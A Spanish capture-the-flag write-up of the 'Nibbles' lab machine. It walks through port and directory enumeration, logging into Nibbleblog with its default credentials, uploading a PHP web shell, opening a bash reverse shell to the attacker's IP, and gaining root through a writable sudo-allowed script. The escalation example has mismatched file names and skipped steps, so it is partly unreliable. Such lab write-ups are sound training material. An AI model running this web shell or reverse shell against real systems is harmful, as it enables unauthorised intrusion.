

### Sinopsis:

Maquina Fácil en la cual pone en practica enumeración web, buscar credenciales por defecto, ejecución de código PHP malicioso y una escalada de privilegios extremadamente simple

### Procedimiento:

Primero debemos obtener información de la maquina empecemos mapeando los puertos abiertos.

Ejecutarlo como sudo hace que por defecto el escaneo use -sS lo cual hace que sea mas rápido, ademas que nmap puede necesitar permisos sudo para algunas acciones.

```
nmap <ip victima> -p- -Pn -n -v
```

```
> sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.129.239.113 -o allports
[sudo] password for kali:
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 20:18 EDT
Happy 28th Birthday to Nmap, may it live to be 128!
Initiating SYN Stealth Scan at 20:18
Scanning 10.129.239.113 [65535 ports]
Discovered open port 80/tcp on 10.129.239.113
Discovered open port 22/tcp on 10.129.239.113
SYN Stealth Scan Timing: About 38.11% done; ETC: 20:20 (0:00:50 remaining)
SYN Stealth Scan Timing: About 70.00% done; ETC: 20:20 (0:00:35 remaining)
Completed SYN Stealth Scan at 20:21, 125.26s elapsed (65535 total ports)
Nmap scan report for 10.129.239.113
Host is up (0.22s latency).
Not shown: 62039 closed tcp ports (reset), 3494 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 125.48 seconds
Raw packets sent: 82603 (3.635MB) | Rcvd: 72610 (2.904MB)
```

Obtenemos mas

información de los puertos obtenidos ejecutando código de reconocimiento en nmap y obtener la versión del servicio del puerto 22 y 80

```
nmap <ip victima> -p22,80 -sCV
```

```
# Nmap 7.95 scan initiated Sun Aug 31 15:54:42 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 22,80 -o targeted 10.129.60.143
Nmap scan report for 10.129.60.143
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 31 15:55:11 2025 -- 1 IP address (1 host up) scanned in 28.58 seconds
```


El puerto 22 esta disponible, una versión desactualizada de ssh vulnerable a enumeración de usuarios pero no es el objetivo de la maquina.

Esta abierto el puerto 80 con un servicio http. Comprobemos el contenido de la pagina



## Hello world!

Al acceder a la pagina nos encontramos con el mensaje "Hello world!" y nada con lo que podemos interactuar o información útil. Veamos el código de la pagina (usando Firefox se puede acceder rápidamente con ctrl + U)



Un comentario muestra un directorio "nibbleblog". Comprobamos si podemos acceder al mismo

# Nibbles Yum yum

There are no posts

[Home](#)

## CATEGORIES

[Uncategorised](#)  
[Music](#)  
[Videos](#)

## HELLO WORLD

Hello world

## LATEST POSTS

## MY IMAGE

## PAGES

[Home](#)

[Atom](#) · [Top](#) · Powered by Nibbleblog

Interactuando con la pagina difícilmente encontraremos algo relevante, busquemos algo relevante haciendo fuzzing a nibbleblog. Utilizaré gobuster pero cualquier otra herramienta puede utilizarse. El diccionario utilizado pertenece a seclists

```
gobuster dir -u <Link> -w <diccionario>
```

```
> gobuster dir -u http://10.129.239.113/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.239.113/nibbleblog/
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 304]
/.htaccess (Status: 403) [Size: 309]
/.htpasswd (Status: 403) [Size: 309]
/README (Status: 200) [Size: 4628]
/admin (Status: 301) [Size: 327] [--> http://10.129.239.113/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 331] [--> http://10.129.239.113/nibbleblog/languages/]
/plugins (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/plugins/]
/themes (Status: 301) [Size: 328] [--> http://10.129.239.113/nibbleblog/themes/]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====
```

El fuzzing nos muestra contenido interesante como admin.php y README

Comprobamos el contenido README

```
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
```

Contiene la versión que de nibbleblog útil para buscar vulnerabilidades conocidas en caso de necesitarlo

Vamos a admin.php

10.129.239.113/nibbleblog/admin.php

### Sign in to Nibbleblog admin area

☐ Remember me[← Back to blog](#)

Nos encontramos con un panel de autenticación, en esta situación nunca esta de más buscar las credenciales por defecto del servicio

nibbles default credentials

[Todo](#) [Imágenes](#) [Vídeos](#) [Noticias](#) [Mapas](#) [Search Assist](#) [DuckDuckGo](#)

[Siempre protegidas](#) [Todas las regiones](#) [Búsqueda segura: moderada](#) [En cualquier lugar](#)

[Search Assist](#)

The default credentials for Nibbleblog are typically "admin" for the username and "nibbles" for the password. However, it's important to note that these may vary based on specific installations or configurations. [lodeus.github.io](#) [cyberrole.io](#)

En una búsqueda rápida nos sale que las credenciales son admin:nibbles

Ingresamos esas credenciales y nos da acceso como admin

## nibbleblog - Plugins

Dashboard

View Blog

Log out

Publish

Comments

Manage

Settings

Themes

Plugins

## Installed plugins

## Categories

Displays all categories of your blog and allows the user to filter posts by category.

[Configure](#) [Uninstall](#)

## Hello world

Show hello world.

[Configure](#) [Uninstall](#)

## Latest posts

Displays latest published posts, sorted by date.

[Configure](#) [Uninstall](#)

## My image

Show a picture

[Configure](#) [Uninstall](#)

## Pages

Display all pages.

[Configure](#) [Uninstall](#)

## Plugins available for install

Como sabemos que este servicio esta en la maquina victima ahora intentaremos ejecutar un comando utilizando este servicio o buscar credenciales para el SSH.

## nibbleblog - Plugins :: My image

Dashboard

View Blog

Log out

Publish

Comments

Manage

Settings

Themes

Plugins

## Title

My image

## Position

4

## Caption

Browse...

No file selected.

Save changes

Buscando un poco en plugins "My image" permite subir archivos. Comprobemos si deja subir codigo PHP.

```
cat shell.php -l ruby
```

```
File: shell.php
```

1

```
<?php system($_GET["cmd"]); ?>
```

## nibbleblog - Plugins :: My image

Title

My image

Position

4

Caption

Browse... shell.php

Save changes

Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26

Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27

Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117

Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118

Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43

Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80

 Publish

 Comments

 Manage

 Settings

 Themes

 Plugins

## nibbleblog - Plugins :: My image

[Dashboard](#) [View Blog](#) [Log out](#)

Title

My image

Position

4

Caption









Browse... No file selected.

Save changes

Nos permitió subir el archivo, ahora hay que buscar en donde se subió el archivo y en el resultado previo del fuzzing hay 2 directorios prometedores: admin y content.

[←](#) [→](#) [↻](#) [🏠](#) [🔒](#) [10.129.239.113/nibbleblog/admin/](#)

## Index of /nibbleblog/admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">ajax/</a>	2017-12-10 23:27	-	
 <a href="#">boot/</a>	2017-12-10 23:27	-	
 <a href="#">controllers/</a>	2017-12-10 23:27	-	
 <a href="#">js/</a>	2017-12-10 23:27	-	
 <a href="#">kernel/</a>	2017-12-10 23:27	-	
 <a href="#">templates/</a>	2017-12-10 23:27	-	
 <a href="#">views/</a>	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

← → ↻ 🏠 10.129.239.113/nibbleblog/content/

## Index of /nibbleblog/content

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔗 <a href="#">Parent Directory</a>		-	
📁 <a href="#">private/</a>	2017-12-28 09:02	-	
📁 <a href="#">public/</a>	2017-12-10 23:27	-	
📁 <a href="#">tmp/</a>	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

Buscando un poco en esos directorios encontramos en content el plugin My image

← → ↻ 🏠 10.129.239.113/nibbleblog/content/private/plugins/my\_image/

## Index of /nibbleblog/content/private/plugins/my\_image

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔗 <a href="#">Parent Directory</a>		-	
📄 <a href="#">db.xml</a>	2025-09-01 23:02	258	
📄 <a href="#">image.php</a>	2025-09-01 23:02	31	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

Comprobamos si podemos ejecutar comandos en image.php

← → ↻ 🏠 10.129.239.113/nibbleblog/content/private/plugins/my\_image/image.php?cmd=id

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)

Funciona, por lo tanto podemos intentar obtener una consola dentro de la maquina nos ponemos en escucha con netcat por algún puerto como puede ser el 443

```
nc -nlvp 443
```

```
> nc -nlvp 443
listening on [any] 443 ...
|
```

Intentamos entablar un reverse shell por el puerto 443 a nuestra ip

```
bash -c 'bash -i >%26 /dev/tcp/<tu ip>/443 0>%261'
```

```
/image.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.15.214/443 0>%261'
```

```
> nc -nlvp 443
Listening on [any] 443 ...
connect to [10.10.15.214] from (UNKNOWN) [10.129.239.113] 48284
bash: cannot set terminal process group (1270): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

Obtenemos una consola en la cual podemos ejecutar comandos en la maquina como nibbler  
Vamos a convertir la consola a una consola interactiva, control + z es la combinación de teclas

```
script /dev/null -c bash
control + z
stty raw -echo; fg
reset xterm
export TERM=xterm
```

En otra consola en tu maquina del mismo tamaño comprobamos las dimensiones con **stty size** y volvemos a la consola interactiva y fijamos el numero de columnas y filas

```
stty rows <filas> columns <columnas>
```

```
nibbler@Nibbles:/home/nibbler$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
nibbler@Nibbles:/home/nibbler$ ^Z
zsh: suspended nc -nlvp 443
> stty raw -echo; fg
[1] + continued nc -nlvp 443
reset xterm
```

con **sudo -l** comprobamos si podemos ejecutar un comando como otro usuario y tenemos permisos para ejecutar monitor.sh como root. En este caso ese archivo no existe y podemos crearlo en la ruta definida para después ejecutarlo. Podemos hacer que nos de una bash con el comando **bash -p**.

Los scripts en bash necesitan otorgarles permisos de ejecución lo cual se puede hacer con **chmod +x monitor.sh**

Cuando hayas preparado el comando que quieras ejecutar usa el siguiente comando para ejecutarlo como root y convertirse en root

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

Ejemplo de escalación en la ruta /home/nibbler/personal/stuff/

```
mv monitor.sh monitor.sh.bak
echo "bash -p" > monnitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```



```
nibbler@Nibbles:/home/nibbler$ export TERM=xterm
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd ./personal/stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ stty rows 39 columns 207
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /root
root@Nibbles:~# whoami
root
root@Nibbles:~# ls
root.txt
root@Nibbles:~# |
```